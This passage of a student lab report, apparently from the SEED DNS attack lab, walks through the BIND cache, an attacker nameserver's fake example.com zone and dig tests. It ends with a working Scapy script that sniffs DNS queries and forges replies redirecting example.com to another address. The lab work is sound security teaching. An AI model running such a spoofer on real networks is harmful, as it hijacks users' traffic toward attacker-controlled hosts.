
Now it contains dump.db file, as shown in the next figure:



```
Activities Terminal Dec 27 10:42 • root@241bfce2ae15:/
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
listen-on-v6 { any; };
};


local-dns-server-10.9.0.53:/etc/bind
$> ls /var/cache/bind/dump.db
ls: cannot access '/var/cache/bind/dump.db': No such file or directory
local-dns-server-10.9.0.53:/etc/bind
$> ls /var/cache/bind/
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
bash: rndc: command not found
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> ls /var/cache/bind/
dump.db
local-dns-server-10.9.0.53:/etc/bind
$> 
```

Figure 22: dump.db.



```
Activities Terminal Dec 27 10:44 • root@241bfce2ae15:/
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20241220154216
; authanswer
.
1118459 IN NS a.root-servers.net.
1118459 IN NS b.root-servers.net.
1118459 IN NS c.root-servers.net.
1118459 IN NS d.root-servers.net.
1118459 IN NS e.root-servers.net.
1118459 IN NS f.root-servers.net.
1118459 IN NS g.root-servers.net.
1118459 IN NS h.root-servers.net.
```

Figure 23: dump.db I.



```
Activities Terminal Dec 27 10:45 • root@241bfce2ae15:/
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
;
; using a 604800 second stale ttl
$DATE 20241220154216
; authanswer
.
1118459 IN NS a.root-servers.net.
1118459 IN NS b.root-servers.net.
1118459 IN NS c.root-servers.net.
1118459 IN NS d.root-servers.net.
1118459 IN NS e.root-servers.net.
1118459 IN NS f.root-servers.net.
1118459 IN NS g.root-servers.net.
1118459 IN NS h.root-servers.net.
1118459 IN NS i.root-servers.net.
1118459 IN NS j.root-servers.net.
1118459 IN NS k.root-servers.net.
1118459 IN NS l.root-servers.net.
1118459 IN NS m.root-servers.net.
; authanswer
1118459 RRSIG NS 8 0 518400 (
20250100050000 202412270
```

Figure 24: dump.db II.

```

Activities Terminal Dec 27 10:46 •
root@241bfce2ae15:/ root@2...
; using a 604800 second stale ttl
$DATE 20241220154216
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
;
; [plain success/timeout]
;
; Unassociated entries
;
; Bad cache
;
; SERVFAIL cache
;
; Dump complete

```

Figure 25: dump.db III.

At this step the dump file just contains some default data, like the ttl which mean the cached information is valid for a week, and the value of the ttl for the respective DNS records, as follow:

1118459 IN NS a.root-servers.net.

- ⇒ 1118459: time to live for this record to be cached by the caching server.
- ⇒ IN: The class of this DNS record which is Internet.
- ⇒ NS: The name server which indicate to the authoritative name server for the zone.
- ⇒ a.root-servers.net: The name of the root name server related with this record.

As a final step in this container the DNS cached flushed using **rndc** command, as follow:

⇒ rndc flush

```

Activities Terminal Dec 27 10:47 •
root@241bfce2ae15:/ root@2...
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
;
; [plain success/timeout]
;
; Unassociated entries
;
; Bad cache
;
; SERVFAIL cache
;
; Dump complete
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> █

```


Figure 26: rndc flush.

After finishing the previous setups at the local-dns-server-10.9.0.53, it's the time to check the content of the bind file at the attacker-ns-1010.9.0.153, the bind folder entered using **cd** command as shown:

```
⇒ cd /etc/bind/
```

then the content of bind folder listed using **ls** command as shown:

```
⇒ ls
```




```
Activities Terminal Dec 27 10:48 root@9052312d874c: /  
seed@V... seed@V... seed@V... root@2... seed@V... root@9...  
651c6b7df20b user-10.9.0.5  
241bfce2ae15 local-dns-server-10.9.0.53  
71e93a616249 seed-router  
9052312d874c attacker-ns-10.9.0.153  
[12/27/24]seed@VM:~/.../DNS$ docksh attacker-ns-10.9.0.153  
root@9052312d874c:/# export PS1="attacker-ns-10.9.0.153:\w\n\$>"  
attacker-ns-10.9.0.153:/  
$> cd /etc/bind  
attacker-ns-10.9.0.153:/etc/bind  
$> ls  
bind.keys db.local rndc.key  
db.0 named.conf zone_attacker32.com  
db.127 named.conf.default-zones zone_example.com  
db.255 named.conf.local zones.rfc1918  
db.empty named.conf.options  
attacker-ns-10.9.0.153:/etc/bind  
$> █
```

Figure 27: bind folder in the attacker-ns-10.9.0.153 container.

Next the content of the named.conf file printed to the terminal using **cat** command:

```
⇒ cat named.conf
```



```
Activities Terminal Dec 27 10:49 root@9052312d874c: /  
seed@V... seed@V... seed@V... root@2... seed@V... root@9...  
$> cat named.conf  
// This is the primary configuration file for the BIND DNS server named.  
//  
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the  
// structure of BIND configuration files in Debian, *BEFORE* you  
// customize  
// this configuration file.  
//  
// If you are just adding zones, please do that in /etc/bind/named.conf.local  
  
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";  
  
zone "attacker32.com" {
```

Figure 28: named.conf at the attacker-ns-10.9.0.153 container I.

```

Activities Terminal Dec 27 10:49 • root@9052312d874c:/
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
ed.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$> 

```

Figure 29: named.conf at the attacker-ns-10.9.0.153 container II.

In the attacker-ns-10.9.0.153 container named.conf file contain two zones, as shown in the previous figures. The attacker zone and fake zone for example.com. So, when anyone inquiries attacker32.com domain, the inquire forwarded to this domain which hosted in the zone_attacker32.com, and when anyone inquiries example.com domain, the inquire forwarded to this domain which hosted in the zone_example.com.

As an [additional step](#), the content of zone_attacker32.com and zone_example.com printed to the terminal using **cat** command, as follow:

- ⇒ cat zone_attacker32.com
- ⇒ cat zone_example.com

```

Activities Terminal Dec 27 10:52 • root@9052312d874c:/
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
attacker-ns-10.9.0.153:/etc/bind
$> cat zone_attacker32.com
$TTL 3D
@      IN      SOA     ns.attacker32.com. admin.attacker32.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)
@      IN      NS      ns.attacker32.com.
@      IN      A       10.9.0.180
www   IN      A       10.9.0.180
ns    IN      A       10.9.0.153
*     IN      A       10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$> 

```

Figure 30: zone_attacker32.com content.

```

attacker-ns-10.9.0.153:/etc/bind
$> cat zone_example.com
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
    2008111001
    8H
    2H
    4W
    1D)
@ IN NS ns.attacker32.com.
@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.9.0.153
* IN A 1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$> 

```

Figure 31: zone_example.com content.

In the zone_attacker32.com file the NS is ns.attacker32.com which is expected because its attacker web, for the zone_example.com file its too ns.attacker32.com because it's a fake zone generated by the attacker to apply the attacks.

The last four lines in both files represent the URL or the domain name mapped with its record type, IPv4 class type which is A in both files, and the mapped IP for the URL.

- ⇒ @ IN A 1.2.3.4: “@ represents the domain name itself.” [11]
- ⇒ www IN A 1.2.3.5
- ⇒ ns IN A 10.9.0.153
- ⇒ * IN A 1.2.3.6: “* is a wildcard representing all other subdomains that do not have specific DNS records defined.” [11]

As a **final step** in this setup, all files inside the seed-attacker container listed using **ls** command, then move the directory to the volumes folder using **cd** command, and print the content of the folder using **ls** command, as shown respectively:

- ⇒ ls
- ⇒ cd volumes/
- ⇒ ls

Volumes folder at this step just contained one python code called:

- ⇒ dns_sniff_spoof.py

```
Activities Terminal Dec 27 10:56
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh seed-attacker:\w\n\$>
root@VM:/# export PS1="seed-attacker:\w\n\$> "
seed-attacker:/
$> ls
bin etc lib32 media proc sbin tmp volumes
boot home lib64 mnt root srv usr
dev lib libx32 opt run sys var
seed-attacker:/
$> cd volumes/
seed-attacker:/volumes
$> ls
dns_sniff_spooft.py
seed-attacker:/volumes
$> 
```

Figure 32: seed-attacker volumes directory.

Testing the DNS Setup

dig command used for testing.

- ⇒ “**dig** command stands for ***Domain Information Groper***. It retrieves information about DNS name servers. Network administrators use it to verify and troubleshoot DNS problems and perform DNS lookups. The **dnslookup** and the **host**.” [12]

dig www.attacker32.com

The expected result for this `dig` command is 10.9.0.180, as shown previously the `zone_attacker32.com` file inside the `named.conf` file in the `attacker-ns-10.9.0.153` container containing the forward zone. So, when anyone asked about www.attacker32.com it will forward him to that file. This URL mapped with 10.9.0.180 there.

```
Activities Terminal Dec 27 11:12 seed@VM-:~/DNS seed@V... seed@V... root@V... seed@V... root@V... user-10.9.0.5:/ $> dig www.attacker32.com +<> DiG 9.18.28-0ubuntu0.20.04.1-Ubuntu <>> www.attacker32.com ; global options: +cmd ; Got answer: ; ->HEADER<- opcode: QUERY, status: NOERROR, id: 2885 ; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1 ; OPT PSEUDOSECTION: ; EDNS: version: 0, flags:; udp: 4096 ; COOKIE: 2b6a8f1le0e56c8f01000000676cef769db00f5e2523dd8 (good ) ; QUESTION SECTION: ;www.attacker32.com. IN A ; ANSWER SECTION:
```

Figure 33: dig www.attacker32.com I.

```
Activities Terminal Dec 27 11:12 seed@VM-:~/DNS seed@VM-:~/DNS root@2... seed@V... root@9...
seed@V... seed@V... seed@V... seed@V... seed@V... root@9...
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 2b6a6ff1e056c8f01000000676cef769db00f5e2523dd8 (good)
;;
;; QUESTION SECTION:
www.attacker32.com. IN A
;;
;; ANSWER SECTION:
www.attacker32.com. 259200 IN A 10.9.0.180
;;
;; Query time: 15 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Fri Dec 27 15:59:51 UTC 2024
;; MSG SIZE rcvd: 91

user-10.9.0.5:/ $>
```

Figure 34: dig www.attacker32.com II.

dig ns.attacker32.com

At the same way explained previously, the expected result from zone_attacker32.com file is 10.9.0.153.

```

Activities Terminal Dec 27 11:12
seed@VM: ~/DNS
$ dig ns.attacker32.com

; <>> DIG 9.18.28~Ubuntu0.20.04.1-Ubuntu <>> ns.attacker32.co
m
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26871
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5d86c794908c05820100000067ed1e5350b95ffcaee6438 (good
)
;; QUESTION SECTION:
ns.attacker32.com. IN A
;; ANSWER SECTION:
ns.attacker32.com. 259200 IN A 10.9.0.153

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Fri Dec 27 16:12:21 UTC 2024
;; MSG SIZE rcvd: 90
user-10.9.0.5:/ $>

```

Figure 35: *dig ns.attacker32.com I.*

```

Activities Terminal Dec 27 11:12
seed@VM: ~/DNS
$ dig ns.attacker32.com

; <>> DIG 9.18.28~Ubuntu0.20.04.1-Ubuntu <>> ns.attacker32.co
m
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5d86c794908c05820100000067ed1e5350b95ffcaee6438 (good
)
;; QUESTION SECTION:
ns.attacker32.com. IN A
;; ANSWER SECTION:
ns.attacker32.com. 259200 IN A 10.9.0.153

;; Query time: 16 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Fri Dec 27 16:12:21 UTC 2024
;; MSG SIZE rcvd: 90
user-10.9.0.5:/ $>

```

Figure 36: *dig ns.attacker32.com II.*

dig www.example.com

This **dig** command sends the query to the official nameserver which response with IP address equal to 93.184.215.14

There is two nameserver host this domain, the official nameserver response in this case, and the attacker fake nameserver. As shown previously, the zone_example.com file inside the named.conf file in the attacker-ns-10.9.0.153 container containing a forward zone for this domain too.

```

Activities Terminal Dec 27 11:13
seed@VM: ~/DNS
$ dig www.example.com

; <>> DIG 9.18.28~Ubuntu0.20.04.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1323
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL
;; L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d01f7fd84a6eb1e50100000067ed225f42d9c44d6f3465c (good
)
;; QUESTION SECTION:
www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 3600 IN A 93.184.215.14

;; Query time: 1132 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Fri Dec 27 16:13:25 UTC 2024
;; MSG SIZE rcvd: 88
user-10.9.0.5:/ $>

```

Figure 37: *dig www.example.com I.*

```

Activities Terminal Dec 27 11:14
seed@VM: ~/DNS
$ dig www.example.com

; <>> DIG 9.18.28~Ubuntu0.20.04.1-Ubuntu <>> www.example.co
m
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d01f7fd84a6eb1e50100000067ed225f42d9c44d6f3465c (good
)
;; QUESTION SECTION:
www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 3600 IN A 93.184.215.14

;; Query time: 1132 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Fri Dec 27 16:13:25 UTC 2024
;; MSG SIZE rcvd: 88
user-10.9.0.5:/ $>

```

Figure 38: *dig www.example.com II.*

```
dig @ns.attacker32.com www.example.com
```

This **dig** command sends the query directly to ns.attacker32.com. So, its send response from the fake nameserver. The expected IP address is 1.2.3.5.

```
user-10.9.0.5:/$> dig @ns.attacker32.com www.example.com
; <>> DIG 9.18.28.0ubuntu0.20.04.1-Ubuntu <>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<< opcode: QUERY, status: NOERROR, id: 4928
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f33da5fb5ec4036401000000676ed2b30c0926c8c147a4fa (good)
;; QUESTION SECTION:
www.example.com. IN A
IN A
```

Figure 39: `dig @ns.attacker32.com www.example.com I.`

```
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f33da5fb5ec4036401000000676ed2b30c0926c8c147a4fa (good)
; QUESTION SECTION:
www.example.com. IN A
www.example.com. 259200 IN A 1.2.3.5
; ANSWER SECTION:
; Query time: 8 msec
; SERVER: 10.9.0.153#53(ns.attacker32.com) (UDP)
; WHEN: Fri Dec 27 16:15:47 UTC 2024
; MSG SIZE rcvd: 88
user-10.9.0.5:/$>
```

Figure 40: `dig @ns.attacker32.com www.example.com II.`

After using the **dig** command `dump.db` file will contain new data, previously the file just contains some default data. Now the file checked again to see the differences.

⇒ `rndc dumpdb -cache:` used to dump the cache to `dump.db`.

```
root@241bfce2ae15:/$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>
```


Figure 41: `rndc dumpdb -cache.`

⇒ `cat /var/cache/bind/dump.db:` print the content of the `dump.db` file into the terminal.

Notice how the file contains new data, when the **dig** command used, the server check the local DNS server to see if it contains the IP address for the required URL, in this case it's don't have any data. So, it sends a request to the main DNS server, which response with the real IP address. Now the local DNS server contain the IP address. When the following

command runs, the URL and the IP address will be printed to screen which mean the dump.db file updated.

- ⇒ `cat /var/cache/bind/dump.db | grep "example"`: grep command used to print just the lines with the specified word “example” in this case.




```

Activities Terminal Dec 27 11:20 •
root@241bfce2ae15:/ 
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
$ cat /var/cache/bind/dump.db
;
; Start view _default
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20241220161751
; authanswer
.
1122120 IN NS a.root-servers.net.
1122120 IN NS b.root-servers.net.
1122120 IN NS c.root-servers.net.
1122120 IN NS d.root-servers.net.
1122120 IN NS e.root-servers.net.
1122120 IN NS f.root-servers.net.
1122120 IN NS g.root-servers.net.
1122120 IN NS h.root-servers.net.

```

Figure 42: `cat /var/cache/bind/dump.db`.



```

Activities Terminal Dec 27 11:20 •
root@241bfce2ae15:/ 
seed@V... seed@V... seed@V... root@2... seed@V... root@9...
;
; Unassociated entries
;
; Bad cache
;
; SERVFAIL cache
;
; Dump complete
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com. 777334 NS a.iana-servers.net.
www.example.com. 608134 A 93.184.215.14
20250108104726 202412180
92048 2774 example.com.
local-dns-server-10.9.0.53:/etc/bind
$ 

```

Figure 43: `cat /var/cache/bind/dump.db | grep "example"`.

Before starting the tasks, the value of br should obtained. From seed-attacker container using `ip` command.

- ⇒ `ip a`: is a shorthand for ip address, “This option is used to show all IP addresses associated with all network devices. It will show the information related to all interfaces available on our system.” [13]

```

Activities Terminal Dec 27 16:36 •
seed@VM: ~/DNS
seed... root... seed... root... seed... seed... seed... seed...
seed-attacker:/volumes
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
    group default qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
        link/ether 08:00:27:19:ac:1c brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic nopref
            ixroute enp0s3
                valid_lft 78896sec preferred_lft 78896sec
            inet6 fe80::5578:188a:704c:551f/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
3: br-54196b84a2f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKN group default

```

Figure 44: ip a I.

As shown in the next figure, the used br value equal to `br-e7e7d37be77c`, which will use in the python code later.

`br` is a shorthand for bridge, a bridge is used to connect multiple network segments, which allow them to communicate same as the physical network.

Note:

This value took because it's the value for this experiment interface 10.9.0.1.

```

Activities Terminal Dec 27 16:36 •
seed@VM: ~/DNS
seed... root... seed... root... seed... seed... seed... seed...
seed-attacker:/volumes
$ ip a
link/ether 02:42:4c:14:9a:8f brd ff:ff:ff:ff:ff:ff
inet 192.168.60.1/24 brd 192.168.60.255 scope global br-e10f
    edac572a
        valid_lft forever preferred_lft forever
6: br-e7e7d37be77c: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
    disc noqueue state UP group default
        link/ether 02:42:bb:08:a4:b5 brd ff:ff:ff:ff:ff:ff
        inet 10.9.0.1/24 brd 10.9.0.255 scope global br-e7e7d37be77c
            valid_lft forever preferred_lft forever
        inet6 fe80::42:bbff:fe08:a4b5/64 scope link
            valid_lft forever preferred_lft forever
8: veth3c4fd8a@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
    disc noqueue master br-e7e7d37be77c state UP group default
        link/ether 12:06:1f:eb:0a:be brd ff:ff:ff:ff:ff:ff link-netnsid 2
        inet6 fe80::1006:1fff:feeb:abe/64 scope link
            valid_lft forever preferred_lft forever
10: vethd3c78b4@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 q
    disc noqueue master br-54196b84a2f1 state UP group default

```

Figure 45: ip a II.

Now, move to the tasks part. All tasks in this experiment done using same methodology:

- ⇒ Write and modify a python code.
- ⇒ Use **rndc flush** command at the local-dns-server-10.9.0.53 container to flush the DNS catch.
- ⇒ Run the python code at the seed-attacker container.
- ⇒ Send a dig command request at the user-10.9.0.5 container.


Task I

Directly Spoofing Response to User

When the user send request to the DNS server the attacker can sniff the packet and send a fake response to the user using the python code, DNS response can reach before the fake response, in this case the Spoofing fail, but if the fake response reach before the real response the user computer will accept it.

The code used in this task is a python code, which use Scapy library to sniff and spoof DNS packets. First, all functions from Scapy library imported, then spoof_dns function created which take the arrived packet if it has a DNS query for **example.com** the function apply to the packet to spoof it. At 9,10, and 11 lines the IP, UDP, and DNS layers extracted from the arrived packet.

In line 13 and 14 new Spoofed IP Layer created, by reversing the source and the destination IP address from the resaved packet. In line 16 and 17 new Spoofed UDP Layer created, by reversing the source and the destination ports from the resaved packet, 53 is DNS server port. In line 19, 20, 21 and 22 a Spoofed DNS Response created, the attacker can change the ttl value and the URL IP address to specific values for Spoofing issues, in this case the IP address set to 1.2.3.7 “the attacker redirects the traffic to this IP address”. Line 24, 25, 26, and 27 create the Spoofed DNS packet. In line 29 and 30 the layers “IP, UDP, and DNS layers” combines in one single packet and send over the network. Finally, in line 31 the filter f Constructed to capture UDP packets from the target host “Which entered by the user, in this task its equal to 10.9.0.5” to port 53, in line 32 sniff used to capture packets on the interface br-e7e7d37be77c and applies the spoof_dns function to them.



A screenshot of a Linux terminal window titled "Terminal". The window shows a file browser on the left and a terminal session on the right. The terminal session starts with the command "ls" in the directory "/volumes". It then creates a file "taskI.py" with "touch taskI.py", opens it with "gedit taskI.py", and lists the contents again with "ls". The files listed are "dns_sniff_spoof.py" and "taskI.py". The terminal prompt is "[12/27/24]seed@VM:~/.../volumes\$".

Figure 46: Task I, code file inside the volumes.

Note:

- ⇒ The errors appear in the code screenshots because it's took from Windows OS, not inside SEED.

```

2   from scapy.all import *
3   import sys
4   target = sys.argv[1]
5
6
7   def spoof_dns(pkt):
8       if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
9           old_ip = pkt[IP]
10          old_udp = pkt[UDP]
11          old_dns = pkt[DNS]
12
13          ip = IP(dst=old_ip.src,
14                  src=old_ip.dst)
15
16          udp = UDP(dport=old_udp.sport,
17                     sport=53)
18
19          Anssec = DNSRR(rrname=old_dns.qd.qname,
20                          type='A',
21                          rdata='1.2.3.7',
22                          ttl=259200)
23
24          dns = DNS(id=old_dns.id,
25                     aa=1, qr=1, qdcount=1, ancount=1,
26                     qd=old_dns.qd,
27                     an=Anssec)
28
29          spoofpkt = ip/udp/dns
30          send(spoofpkt)
31
32          f = 'udp and (src host {} and dst port 53)'.format(target)
33          pkt = sniff(iface='br-e7e7d37be77c', filter=f, prn=spoof_dns)

```

Figure 47: Task I code.

